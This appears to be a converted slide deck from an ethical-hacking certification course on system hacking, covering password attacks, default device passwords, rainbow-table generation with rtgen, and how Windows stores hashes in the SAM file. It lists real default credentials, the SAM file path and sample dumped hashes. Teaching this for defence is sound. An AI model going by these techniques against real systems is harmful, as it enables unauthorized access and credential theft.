

# System Hacking

## Module 05

Unmask the **Invisible Hacker**.



# Security Breaches 2014

**CEH**  
Certified Ethical Hacker

## Department for Business Innovation and Skills Market Survey



**58%** of large organizations suffered staff related security breaches

**60%** of small business had a security breach

**59%** of respondents expect there will be more security incidents in 2015




Cost of breaches nearly doubled in the last 12 months



**695,0000+** were impacted due to data breach

**31%** some of the worst security breaches were actually caused by inadvertent human error



<http://www.egress.com>

# Module Objectives

- Overview of CEH Hacking Methodology
- Understanding Techniques to Gain Access to the System
- Understanding Privilege Escalation Techniques
- Understanding Techniques to Create and Maintain Remote Access to the System



- Overview of Different Types of Rootkits
- Overview of Steganography and Steganalysis Techniques
- Understanding Techniques to Hide the Evidence of Compromise
- Overview of System Hacking Penetration Testing



# Information at Hand Before System Hacking Stage

What you have at this stage:

## Footprinting Module

IP Range



Namespace



Employees



## Scanning Module

Target assessment



Identified systems



Identified services



## Enumeration Module

Intrusive probing



User lists








Security flaws






# System Hacking: Goals

Hacking-Stage	Goal	Technique/Exploit Used
 <b>Gaining Access</b>	To bypass access controls to gain access to the system	Password cracking, social engineering
 <b>Escalating Privileges</b>	To acquire the rights of another user or an admin	Exploiting known system vulnerabilities
 <b>Executing Applications</b>	To create and maintain remote access to the system	Trojans, spywares, backdoors, keyloggers
 <b>Hiding Files</b>	To hide attackers malicious activities and data theft	Rootkits, steganography
 <b>Covering Tracks</b>	To hide the evidence of compromise	Clearing logs

# CEH Hacking Methodology (CHM)



# CEH System Hacking Steps



**1**

**Cracking Passwords**

**2**

**Escalating Privileges**

**3**

**Executing Applications**

**4**

**Hiding Files**

**5**

**Covering Tracks**

**6**

**Penetration Testing**

# Password Cracking

Password cracking techniques are used to **recover passwords** from computer systems



Attackers use password cracking techniques to **gain unauthorized access** to the vulnerable system



Most of the password cracking techniques are successful due to weak or easily **guessable passwords**





# Types of Password Attacks

1

## Non-Electronic Attacks

Attacker need not posses **technical knowledge** to crack password, hence known as non-technical attack

- Shoulder Surfing
- Social Engineering
- Dumpster Diving

2

## Active Online Attacks

Attacker performs password cracking by **directly communicating** with the victim machine

- Dictionary and Brute Forcing Attack
- Hash Injection and Phishing
- Trojan/Spyware/Keyloggers
- Password Guessing

3

## Passive Online Attacks

Attacker performs password cracking **without communicating** with the authorizing party

- Wire Sniffing
- Man-in-the-Middle
- Replay

4

## Offline Attack

Attacker copies the target's **password file** and then tries to crack passwords in his own system at different location

- Pre-Computed Hashes (Rainbow Table)
- Distributed Network

# Active Online Attack: Dictionary, Brute Forcing and Rule-based Attack

## Dictionary Attack

A **dictionary file** is loaded into the cracking application that runs against **user accounts**



## Brute Forcing Attack

The program tries **every combination of characters** until the password is broken



## Rule-based Attack

This attack is used when the attacker gets some **information about the password**

# Active Online Attack: Password Guessing

Frequency of attacks is **less**

The attacker creates a list of all possible passwords from the information collected through **social engineering** or any other way and tries them manually on the victim's machine to **crack the passwords**

The failure rate is **high**



Find a **valid** user



Key in each password, until **correct password** is discovered

Create a **list** of possible passwords

Rank passwords from **high** probability to **low**

1

2

3

4



# Default Passwords



- A default password is a password supplied by the **manufacturer** with new equipment (e.g. switches, hubs, routers) that is password protected
- Attackers use default passwords in the list of words or dictionary that they use to perform **password guessing attack**



## Online tools to search default passwords:

<http://cirt.net>

<http://default-password.info>

<http://www.defaultpassword.us>

<http://www.passwordsdatabase.com>

<https://w3dt.net>

<http://www.virus.org>

<http://open-sez.me>

<http://securityoverride.org>

<http://www.routerpasswords.com>

<http://www.fortypoundhead.com>

The screenshot shows the SecurityOverride website interface. At the top, there's a navigation bar with links like HOME, NEWS, FORUM, and SEARCH. Below this, a banner for 'privateinternetaccess' is visible. The main content area is titled 'The Default Password List' and contains a table with columns: Manufacturer, Model, Version, Username, and Password. The table lists various devices and their default credentials. On the right side, there's a login section with fields for Username and Password, and a 'DONATE' button. At the bottom right, there's a 'Users Online' section showing the number of guests and members online.

Manufacturer	Model	Version	Username	Password
3COM		1.25	root	letmein
3COM	3C16405		admin	(none)
3COM	3C16406		admin	(none)
3COM	3C16400		admin	(none)
3COM	3COM SuperStack 3 Switch	33000A	security	security
3COM	3ComCellPlex7000		tech	tech
3COM	3CRADSL72	1.2	(none)	1234admin
3COM	3CWR0100A.72	2.06 (Sep 21 2005 14:24:48)	admin	1234admin
3COM	812		Administrator	admin
3COM	AirConnect Access Point	n/a	(none)	comcomcom
3COM	Cable Management System SQL Database (BDS/C)	Win2000 & NS	DOKS5_APP	3Com
3COM	CB9900 / 4002	3	Type User: FORCE	(none)
3COM	CellPlex		admin	admin
3COM	CellPlex		(none)	(none)
3COM	CellPlex		admin	admin
3COM	CellPlex		admin	admin
3COM	CellPlex	7090	admin	admin
3COM	CellPlex	7090	tech	(none)
3COM	CellPlex	7090	operator	(none)
3COM	CellPlex	7090	tech	(none)

<http://securityoverride.org>



# Active Online Attack: Trojan/Spyware/Keylogger




Attacker installs Trojan/Spyware/Keylogger on victim's machine to collect victim's **user names and passwords**



Trojan/Spyware/Keylogger **runs in the background** and send back all user credentials to the attacker



# Example of Active Online Attack Using **USB Drive**





# Active Online Attack: Hash Injection Attack




A hash injection attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate to network resources



The attacker finds and extracts a logged on **domain admin account hash**



The attacker uses the extracted hash to log on to the **domain controller**



# Passive Online Attack: **Wire Sniffing**

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system



**Wire Sniffing** .....► **Computationally Complex** .....►

**Hard to Perpetrate**



Victim




Attacker



Victim



# Passive Online Attacks: Man-in-the-Middle and Replay Attack



## Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**

Gain access to the communication channels

Use sniffer

In a MITM attack, the attacker acquires **access** to the communication channels between victim and server to extract the information

In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant info is extracted, the tokens are placed back on the network to gain access



# Offline Attack: Rainbow Table Attack

## Rainbow Table

A rainbow table is a precomputed table which contains word lists like **dictionary files** and **brute force lists** and their **hash values**



## Compare the Hashes

Capture the hash **of a password** and compare it with the precomputed hash table. If a match is found then the password is cracked



## Easy to Recover

It is easy to recover passwords by comparing captured password hashes to the **precomputed tables**



## Precomputed Hashes

1qazwed	→	4259cc34599c530b28a6a8f225d668590
hh021da	→	c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	→	3cd696a8571a843cda453a229d741843
sodifo8sf	→	c744b1716cbf8d4dd0ff4ce31a177151




# Tools to Create Rainbow Tables: **rtgen** and **Winrtgen**

## rtgen

- The rtgen program need **several parameters** to generate a rainbow table, the syntax of the command line is:

**Syntax:** rtgen hash\_algorithm charset  
plaintext\_len\_min plaintext\_len\_max  
table\_index chain\_len chain\_num part\_index




```
C:\Users\C\Desktop\rainbowcrack-1.5-win64>rtgen ntlm loweralpha 1 7 0 1000 4000000 0
00 0
rainbow table ntlm_loweralpha1-7_0_1000x4000000_0.rt parameters
hash algorithm: ntlm
hash length: 16
charset: abcdefghijklmnopqrstuvwxyz
charset in hex: 61 62 63 64 65 66 67 68 69 6a 6b 6c 6d 6e 6f 70 71 72 73
74 75 76 77 78 79 7a
charset length: 26
plaintext length range: 1 - 7
reduce offset: 0x00000000
plaintext total: 8353082582
sequential starting point begin from 0 (0x0000000000000000)
generating...
32768 of 4000000 rainbow chains generated (0 m 7.5 s)
65536 of 4000000 rainbow chains generated (0 m 7.7 s)
98304 of 4000000 rainbow chains generated (0 m 7.5 s)
131072 of 4000000 rainbow chains generated (0 m 7.5 s)
163840 of 4000000 rainbow chains generated (0 m 7.5 s)
196608 of 4000000 rainbow chains generated (0 m 7.5 s)
229376 of 4000000 rainbow chains generated (0 m 7.5 s)
262144 of 4000000 rainbow chains generated (0 m 8.7 s)
294912 of 4000000 rainbow chains generated (0 m 7.8 s)
327680 of 4000000 rainbow chains generated (0 m 8.1 s)
360448 of 4000000 rainbow chains generated (0 m 8.1 s)
```

<http://project-rainbowcrack.com>

## Winrtgen

- Winrtgen is a graphical **Rainbow Tables Generator** that supports LM, FastLM, NTLM, LMCHALL, HalfLMCHALL, NTLMCHALL, MSCACHE, MD2, MD4, MD5, SHA1, RIPEMD160, MySQL323, MySQLSHA1, CiscoPIX, ORACLE, SHA-2 (256), SHA-2 (384), and SHA-2 (512) hashes



<http://www.oxid.it>

# Offline Attack: Distributed Network Attack

A Distributed Network Attack (DNA) technique is used for **recovering passwords from hashes or password protected files** using the unused processing power of machines across the network to decrypt passwords

The DNA Manager is installed in a **central location** where machines running on DNA Client can access it over the network



DNA Manager coordinates the attack and **allocates small portions of the key search** to machines that are distributed over the network



DNA Client **runs in the background**, consuming only unused processor time



The program combines the processing capabilities of all the clients connected to network and uses it to **crack the password**







# Elcomsoft Distributed Password Recovery

**CEH**  
Certified Ethical Hacker

## Features:

- Distributed password recovery over **LAN, Internet**, or both
- Plug-in architecture allows for additional **file formats**
- Schedule support for flexible **load balancing**
- Install and remove password recovery clients **remotely**
- **Encrypted** network communications



Elcomsoft Distributed Password Recovery breaks **complex passwords**, recovers strong **encryption keys**, and **unlocks documents** in a production environment

<http://www.elcomsoft.com>

# Microsoft Authentication

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## Security Accounts Manager (SAM) Database



Windows stores user passwords in SAM, or in the **Active Directory database** in domains. Passwords are never stored in clear text; passwords are hashed and the results are stored in the SAM

## NTLM Authentication



- The NTLM authentication protocol types:
  - NTLM authentication protocol**
  - LM authentication protocol**
- These protocols store user's password in the SAM database using different hashing methods

## Kerberos Authentication



Microsoft has upgraded its **default authentication protocol** to Kerberos which provides a stronger authentication for client/server applications than NTLM



Windows 8



# How Hash Passwords Are Stored in Windows SAM?



Shiela/test



Password hash using LM/NTLM

Shiela:1005:NO PASSWORD\*\*\*\*  
\*\*\*\*\*:0CB694880  
5F797BF2A82807973B89537:::

SAM File is located at

c:\windows\system32\config\SAM



```
Administrator:500:NO PASSWORD*****:61880B9EE373475C8148A7108ACB3031:::
Guest:501:NO PASSWORD*****:NO PASSWORD*****:::
Admin:1001:NO PASSWORD*****:BE40C450AB99713DF1EDC5B40C25AD47:::
Martin:1002:NO PASSWORD*****:BF4A502DA294ACBC175B394A080DEE79:::
Juggyboy:1003:NO PASSWORD*****:488CDCDD2225312793ED6967B28C1025:::
Jason:1004:NO PASSWORD*****:2D20D252A479F485CDF5E171D93985BF:::
Shiela:1005:NO PASSWORD*****:0CB6948805F797BF2A82807973B89537:::
```

User name    User ID

